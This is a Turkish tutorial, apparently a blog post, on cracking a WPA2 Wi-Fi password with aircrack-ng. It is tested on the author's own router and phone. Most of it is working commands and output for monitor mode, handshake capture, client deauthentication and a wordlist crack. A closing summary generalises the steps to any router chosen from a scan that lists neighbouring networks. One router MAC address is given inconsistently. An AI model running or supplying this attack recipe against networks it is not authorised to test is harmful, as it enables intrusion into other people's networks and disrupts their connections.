

Aircrack-ng İle WPA2 Şifre Kırma

Bu dökümanda USB Wifi dongle kullanılarak etraftaki router'lardan birisi hedef seçilecektir, ardından router'a giden ve gelen paketler monitör edilecektir, daha sonra hedef router'a bağlı istemcilerden birisi deauthenticate edilerek istemcinin router'a tekrar bağlantı kurmak için göndereceği WPA2 anahtarını (router şifresini) içeren paketler yakalanacaktır. Son olarak dosyalanan paketlerden anahtarı taşıyan paketler aircrack-ng ve bir wordlist ile kırılacaktır ve hedef router'ın şifresi elde edilecektir.

NOT: Bu dökümanda hedef router olarak evdeki Airties_Air5341 modemi, deauthenticate edilecek istemci olarak da cep telefonum Nokia Lumia 620 seçilmiştir. Bu cihazlarla bu dökümandaki şifre kırma işlemi birebir denenmiş ve başarılı olunmuştur.

İlk olarak usb wifi cihazını monitör moda geçirmemiz gerekmektedir. Bunun için usb wifi cihazını bilgisayara takalım ve Ubuntu masaüstünün sağ üst köşesinde yer alan internet simgesine tıklayıp usb wifi bir ağa bağlanmışsa disconnect edelim. Ardından USB wifi'in interface adını öğrenmek için aşağıdaki kodu girelim:

```
> ifconfig
```

Output:

```
eth0      Link encap:Ethernet  HWaddr 20:cf:30:64:a9:d5
          inet addr:192.168.2.201  Bcast:192.168.2.255  Mask:255.255.255.0
          .....

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          .....

wlan0     Link encap:Ethernet  HWaddr 48:5d:60:38:0a:ff
          inet addr:192.168.2.70  Bcast:192.168.2.255  Mask:255.255.255.0
          .....

wlan2     Link encap:Ethernet  HWaddr ec:08:6b:17:c4:24
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          .....
```

USB Wifi cihazı takılı değilken wlan2 interface'i olmadığından ve USB wifi cihazı takılı olduğunda wlan2 interface'i olduğundan Usb Wifi cihazının interface'inin wlan2 olduğunu anlarız. Şimdi bu interface adını kullanarak aşağıdaki kodları terminale girelim.

```
> airmon-ng stop wlan2
> ifconfig wlan2 down
> airmon-ng start wlan2 4
```

airmon-ng kodu ile usb wifi'ı channel 4'te monitör moda geçirmiş oluyoruz.

NOT: Airmon-ng'nin aldığı 4 numarası usb wifi'in dinleyeceği channel'ı ifade eder. Channel 4'ün seçilmesinin nedeni sonraki aşamalarda, seçilen modem'in channel 4'ten çalıştığı hatasını vermesinden dolayıdır. Bir başka router seçildiğinde eğer başka bir channel hata olarak veriliyorsa o zaman bu aşamaya dönülüp channel'ın istenilen değerde girilmesi gerekmektedir.

Sıradaki işlem monitör moddaki usb wifi'ın tespit ettiği etraftaki router'ları öğrenmektir. Bu işlem için aşağıdaki kod kullanılır.

Terminal 1:

```
> airodump-ng wlan2
```

// (!) Uyarı:

```
// Bir Önceki Komut Çalıştığında USB ethernet  
// Interface Adı Yenilenebilir. Bu Durumda  
// Bir Önceki Komutun Sunduğu Yeni Ethernet  
// Interface Adıyla airodump-ng Kullanılmalıdır.
```

Output:

```
hefese-N61Jq: /home/hefese  
CH 9 ][ Elapsed: 36 s ][ 2016-04-30 07:04  
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID  
18:28:61:B7:33:88  0     2      0  0  11  54e  WPA2  CCMP  PSK  audio78  
14:CC:20:A8:8B:7A  0     5      0  0  13  54e  WPA2  CCMP  PSK  ENES5706  
08:63:61:9A:4A:D0  0     4      0  0  4   54e  WPA2  CCMP  PSK  TTNET_HUAWEI_4AC7  
14:B9:68:D7:93:B4  0     2      1  0  2   54e  WPA2  CCMP  PSK  TTNET_HUAWEI_93A3  
BC:F6:85:4E:62:D3  0     8      0  0  1   54e  WPA2  CCMP  PSK  PINAR  
18:28:61:18:82:21  0     3      0  0  6   54  WPA2  CCMP  PSK  Zyxe103  
F8:1A:67:87:4E:F0  0     3      0  0  11  54e  WPA2  CCMP  PSK  TTNET_TPLINK_4EF0  
18:28:61:EA:36:28  0     4      0  0  11  54e  WPA2  CCMP  PSK  GENCFENERBAHCE  
EC:CB:30:CE:4E:2C  0     7      0  0  1   54e  WPA2  CCMP  PSK  Yaman  
C8:3A:35:FB:C4:40  0    17      3  0  12  11e  WEP   WEP    Metronet  
50:67:F0:8D:73:E1  0    16      0  0  6   54  WEP   WEP    ZyXEL  
88:41:FC:00:E8:DF  0     6      0  0  11  54e  WPA  TKIP  PSK  20kebabci19  
0C:D6:BD:4A:18:E4  0    18      1  0  11  54e  WPA2  CCMP  PSK  VodafoneNet-BZUNAA  
24:09:95:89:9C:28  0    12      0  0  5   54e  WPA2  CCMP  PSK  Sertkaya  
18:28:61:FA:64:1A  0    26      0  0  4   54e  WPA2  CCMP  PSK  Airties Air5341  
04:8D:38:37:90:3F  0    21      0  0  8   54e  WPA2  CCMP  PSK  Incaramazan  
C4:6E:1F:EC:00:83  0    18      0  0  13  54e  WPA2  CCMP  PSK  dsmart_0810  
E8:DE:27:73:CF:57  0    28      1  0  1   54e  WPA2  CCMP  PSK  EMRECAN  
F4:E3:FB:B9:97:F3  0    31      0  0  1   54e  WPA2  CCMP  PSK  Kat4Daire8  
64:66:B3:55:24:D3  0    17      0  0  1   54e  WPA2  CCMP  PSK  TTNET_TPLINK_24D3
```

Diyelim ki Airties_Air5341 modemini seçtik (Bu evdeki modem). Şimdi bu modemın MAC adresini BSSID sütunundan kopyalayalım:

18:28:51:FA:64:1A

NOT: BSSID demek cihazın MAC adresi demektir ve ESSID demek cihazın SSID'si yani dışarıdan görünen ismi demektir. Airties_Air5341 bir SSID'dir ve ESSID olarak adlandırılır.

Şimdi yeni bir terminal açalım ve hedef router'ın MAC adresini aşağıdaki koda yerleştirelim. Ardından ENTER'layalım.

Terminal 2:

```
> airodump-ng -c 4 --bssid 18:28:51:FA:64:1A -w PSK wlan2
```

-c parametresi dinlenecek channel'ın değerini alır. Yukarıdaki koda göre channel 4 dinlenecektir.
--bssid hedef router'ın MAC adresini alır. Böylece sadece hedef router'ın paketleri kısaca alınır.
-w parametresi yakalanan paketlerin dosyalanacağı dosyanın adını alır.

Yukarıdaki kodun çıktısı aşağıdaki gibi olur:

Output:

```
root@hefese-N61Jq: /home/hefese
root@hefese-N61Jq: /home/hefese x root@hefese-N61Jq: /home/hefese x
CH 4 ][ Elapsed: 12 s ][ 2016-04-30 07:41
BSSID          PWR RXQ Beacons   #Data, #/s  CH MB  ENC  CIPHER AUTH E
18:28:61:FA:64:1A  0  4      47      219   0   4  54e  WPA2  CCMP  PSK  A
BSSID          STATION          PWR  Rate   Lost  Packets  Probes
18:28:61:FA:64:1A  3C:C2:43:5E:ED:C8  0    0e- 0e    0      222
```

Yukarıdaki resmin ilk kısmında seçtiğimiz router ve detayları yer almaktadır. İkinci kısmında ise router'a bağlı istasyonlar (istemciler) listelenmektedir. Görüldüğü üzere bir tane istemci vardır. Yukarıdaki kod hedef router'ın gelen giden paketlerini dosyalama vazifesi görmektedir. Dolayısıyla sıradaki kod çalıştırılacağı zaman bu kod çalışmaya devam etmelidir! Şimdi yukarıdaki ekranda belirtilen istasyonun (istemcinin) MAC'ini kopyalayalım.

```
3C:C2:43:5E:ED:C8 // Bu MAC Nokia Lumia 620'nindir. Çünkü evde internete
// bağlı başka cihaz yok. Laptop'ın ethernet kablosunu çektim
// ve wifi'dan olan bağlantısını kapattım. Lumia'nın
// web tarayıcısını kullandığımda, örneğin bir sayfayı
// refresh'lediğimde Station'ın Packet sütunundaki değer
// sabitken bir anda fırlıyor. Dolayısıyla bu mac Lumia'nın.
```

Mac'ini aldığımız istemciyi deauthenticate edelim. Bunun için bir üçüncü terminal açalım ve aşağıdaki kodu girelim:

Terminal 3:

```
> aireplay-ng -0 3 -a 18:28:61:FA:64:1A -c 3C:C2:43:5E:ED:C8 wlan2
```

-0 ifadesi deauthenticate et manasına gelir.
3 sayısı 3 tane deauthenticate paketini istemciye gönder anlamına gelir.
-a parametresi Access Point'in MAC adresini alır.
-c parametresi ise client'ın mac adresini alır.

Output:

```
root@hefese-N61Jq: /home/hefese
root@hefese-N61Jq:/home... x root@hefese-N61Jq:/home... x root@hefese-N61Jq:/home... x
root@hefese-N61Jq:/home/hefese# aireplay-ng -o 3 -a 18:28:61:FA:64:1A -c 3C:C2:4
3:5E:ED:C8 wlan2
07:56:40 Waiting for beacon frame (BSSID: 18:28:61:FA:64:1A) on channel 4
07:56:40 Sending 64 directed DeAuth. STMAC: [3C:C2:43:5E:ED:C8] [ 0|62 ACKs]
07:56:41 Sending 64 directed DeAuth. STMAC: [3C:C2:43:5E:ED:C8] [ 0|65 ACKs]
07:56:41 Sending 64 directed DeAuth. STMAC: [3C:C2:43:5E:ED:C8] [ 0|63 ACKs]
root@hefese-N61Jq:/home/hefese#
```


Not:

Eğer “Kullanılan channel farklı, AP channel’ı farklı” uyarısı gelirse ve yukarıda gerçekleşen deauthenticate paketleri gönderimi gerçekleşmezse iki alternatif yöntem uygulanabilir. Birinci yöntem bir önceki adımda çalıştırdığımız airodump-ng’yi durdurup uyarıda bahsi geçen AP’nin çalıştığı channel değeri ile çalıştırıp tekrardan airodump-ng ile deauthenticate adımı olan komutu uygulayabiliriz ve yukarıda gerçekleşen deauthenticate paketleri gönderimi gerçekleşebilir. İkinci yöntem aireplay-ng adımını (yani deauthenticate paket gönderme adımını) farklı channel uyarısı verse de tekrar tekrar çalıştırma denemesi yapılabilir ve en nihayetinde channel’lar denk geldiğinde çalışıp deauthenticate paketleri gönderilebilir (Benim Not: Her iki yöntem de denenmiştir ve birinci yöntemde bazen başarılı olunurken ikinci yöntemde devamlı başarılı olunmuştur).

Deauthenticate olan Lumia otomatikmen tekrar internete bağlanmaya çalışacaktır ve bu sayede router ile arasında handshake paketleri gidip gelecektir ve router'a gelen giden paketleri dinleyen ve dosyalayan terminal 2'deki airodump-ng tool'u WPA2 şifresini (router'ın şifresini) yakalamış olacaktır. Şimdi terminal 2'deki paketleri dosyalayan airodump-ng tool'unu sonlandıralım ve gerçekten de WPA2 şifresi dosyalanmış mı diye Wireshark ile airodump-ng'nin oluşturduğu dosyaya bakalım.

> sudo wireshark &


Açılan wireshark ekranından File -> Open menüsüne tıklayalım ve PSK-01.cap dosyasını seçelim.



NOT: PSK-01.cap dosyasının adı Terminal 2'deki airodump komutunun aldığı PSK argümanı nedeniyle PSK olmuştur.

```
airodump-ng -c 4 --bssid 18:28:51:FA:64:1A -w PSK wlan2
```


Wireshark -> File -> Open -> PSK-01.cap ile açılan penceredeki sağ tarafta yer alan Info sütununa birkaç kez tıklandığı takdirde Key ifadeli paketler aşağıdaki gibi ilk sıralarda ekrana yansiyacaktır.



No.	Time	Source	Destination	Protocol	Length	Info
757	14.271360	AirtiesW_fa:64:1a	Nokia_5e:ed:c8	EAPOL	133	Key (Message 1 of 4)
759	14.273920	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	EAPOL	155	Key (Message 2 of 4)
761	14.277504	AirtiesW_fa:64:1a	Nokia_5e:ed:c8	EAPOL	237	Key (Message 3 of 4)
763	14.280576	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	EAPOL	133	Key (Message 4 of 4)
38	6.913984	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=4, FN=0, Flags=.....T
40	6.917056	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=5, FN=0, Flags=...P...T
42	6.924224	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=6, FN=0, Flags=.....T
49	7.929344	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=7, FN=0, Flags=...P...T
50	7.929344	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=7, FN=0, Flags=...PR..T
51	7.929856	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=7, FN=0, Flags=...PR..T
56	8.441344	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=8, FN=0, Flags=...P...T
57	8.441856	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=8, FN=0, Flags=...PR..T
58	8.442368	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=8, FN=0, Flags=...PR..T
59	8.442368	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	802.11	24	Null function (No data), SN=8, FN=0, Flaags=...PR..T

► Frame 757: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
► IEEE 802.11 QoS Data, Flags:F.
► Logical-Link Control
► 802.1X Authentication

Handshake paketlerini görüntülemenin bir başka yolu da filtre kutucuğuna eapol yazmaktır.



No.	Time	Source	Destination	Protocol	Length	Info
757	14.271360	AirtiesW_fa:64:1a	Nokia_5e:ed:c8	EAPOL	133	Key (Message 1 of 4)
759	14.273920	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	EAPOL	155	Key (Message 2 of 4)
761	14.277504	AirtiesW_fa:64:1a	Nokia_5e:ed:c8	EAPOL	237	Key (Message 3 of 4)
763	14.280576	Nokia_5e:ed:c8	AirtiesW_fa:64:1a	EAPOL	133	Key (Message 4 of 4)

[!] Uyarı:

Eğer handshake (key) paketleri yukarıdaki gibi sıralanmazsa yani sniff'lenememişse bir önceki aireplay-ng komut adımında deauthenticate paket gönderim sayısı -0 parametresine 3 yerine örneğin 10 girerek artırılır ve deauthenticate paket gönderimi bu şekilde tekrarlanır. Ardından tekrar dosya wireshark'da açılır ve key paketleri gelmiş mi kontrol edilir. Gelmemişse tekrar aireplay-ng adımı -0 parametresinde 10 değeri var iken tekrarlanır. Key'ler dosyaya gelene kadar aireplay-ng adımı tekrarlanır.

Not: Eğer aireplay-ng adımında "channel farklı" uyarısı gelirse ve deauthenticate paketlerini gönderme yapmazsa komut çalıştırılması aynı şekilde tekrardan denenmelidir. Channel'lar denk gelene kadar aireplay-ng adımındaki komut çalıştırılması aynı şekilde tekrarlanmalıdır. Bir süre sonra çalıştırılan komutun channel'ı AP'nin channel'ıyla denk gelecektir ve deauthenticate paketleri gönderimi sağlanabilecektir.

Tekrarlı aireplay-ng ile deauthenticate paket gönderimleri sonucunda en nihayetinde tekrardan bir aireplay-ng adımı sonrası daha wireshark ile dosya açıldığında key paketlerinin dosyaya geldiği görülecektir. (Benim Not: Bu belge 2022 yılında denendiğinde birkaç denemede key'ler gelmemiştir ama birkaç deneme sonrası tekrar deneme sonucunda tekrardan dosya açıldığında key'lerin geldiği görülmüştür).

Böylece istemcinin (lumia'nın) router'a deauthenticate sonrası tekrar bağlanmak için şifre gönderdiğini ve airodump-ng komutumuzun da havada giden bu paketi dosyaya kaydettiğini yukarıda sıralı paketlerden anlamış bulunmaktayız. Şimdi bu dosyayı aircrack-ng'ye verelim ve bir wordlist ile bu dosyadaki KEY paketlerinin içerdiği WPA şifresini (router'ın şifresini) kıralım.

Terminal 4:

```
> aircrack-ng -w rockyou.txt -b 18:28:61:FA:64:1A PSK-01.cap
```

-w wordlist'i alır.

-b daha önce kullandığımız Router MAC'ini alır.

NOT: rockyou.txt dosyasının içerisinde bir yere "tuzlucayir" string'i yerleştirilmiştir.

Output:

```
root@hefese-N61Jq: /home/hefese
root@hefese-N61Jq:/home/hefese# aircrack-ng psk-01.cap -w rockyou.txt
Opening psk-01.cap
Read 9758 packets.

# BSSID          ESSID          Encryption
1 18:28:61:FA:64:1A AirTies_Air5341 WPA (1 handshake)

Choosing first network as target.
Opening psk-01.cap
Reading packets, please wait...

Aircrack-ng 1.1

[00:00:14] 30168 keys tested (2087.59 k/s)

KEY FOUND! [ tuzlucayir ]

Master Key      : E0 AB 90 A0 AF 7D AC 18 27 3B 2B E9 20 60 AF 69
                  D6 31 DE E3 EB 44 92 0B 79 FA 3A 45 0E 86 9F 8D

Transient Key   : B4 B2 59 17 9F 86 35 45 EA CB A8 D3 DD DA B3 C8
                  8B 87 05 C1 44 74 3A 1B 2E 5F E1 2D 94 BA F2 2B
                  81 B2 CB 9A 63 BD 28 07 BD BB 2E 8D 9F C2 FD AA
                  02 59 8B D3 6E C9 C9 6D 8F 10 0C 85 AE 48 65 1A

EAPOL HMAC     : E8 8B F3 E6 06 1E 36 6C 43 8B FF EE 4E 61 10 69
root@hefese-N61Jq:/home/hefese#
```

Görüldüğü üzere PSK-01.cap dosyasındaki WPA2 şifresi rockyou.txt ile kırılmıştır ve router'ın şifresinin tuzlucayir olduğu tespit edilmiştir. Artık şifreli erişime sahip router'a erişebiliriz.

Özet

```
# Önce usb wifi'yi monitör moda geçirelim. Bunun için Ubuntu masaüstünün  
# sağ üst köşesindeki internet bağlantısına tıkla ve USB Wifi'ı  
# disconnect et. Ardından şunları terminale gir.
```

Terminal 1:

```
> airmon-ng stop wlan2  
> ifconfig wlan2 down  
> airmon-ng start wlan2 4  
> airodump-ng wlan2
```

```
# Yukarıdaki kodla ekrana gelen router'lardan birini seç ve mac adresini  
# kopyala. Ardından yeni bir terminal aç ve kopyaladığın mac'i aşağıdaki  
# koda koyup hedef router'ın paketlerini dosyalamaya başla.
```

Terminal 2:

```
> airodump-ng -c 4 --bssid Hedef_Router_MAC_Adresi -w psk wlan2
```

```
# Yukarıdaki kod dosyalamaya devam etsin. Yakaladığı hedef router'a  
# bağlı station'lardan (client'lardan) birinin mac'ini kopyalayalım ve  
# deauthenticate etmek için aşağıdaki koda koyup kodu yeni bir terminalde  
# çalıştıralım.
```

Terminal 3:

```
> aireplay-ng -0 10 -a Router_MAC_Adresi -c Client_MAC_Adresi wlan2
```

```
# Böylelikle önceki terminal penceresinde çalışan airodump-ng komutu deauthenticate  
# olan istemci tekrar bağlanacağı zamanki handshake paketlerini yakalayıp dosyalayacaktır.  
# Bundan sonraki aşama elde edilen handshake paketlerini aircrack tool'una kırdırmak olacaktır.
```

Terminal 4:

```
> aircrack-ng -w rockyou.txt -b Router_Mac_Adresi psk-01.cap
```

```
# Ekrana kırılan şifre gösterilecektir.
```

Kaynak: <https://www.youtube.com/watch?v=GLO9HGDwOY0>
<https://www.youtube.com/watch?v=WfYxrLaqlN8>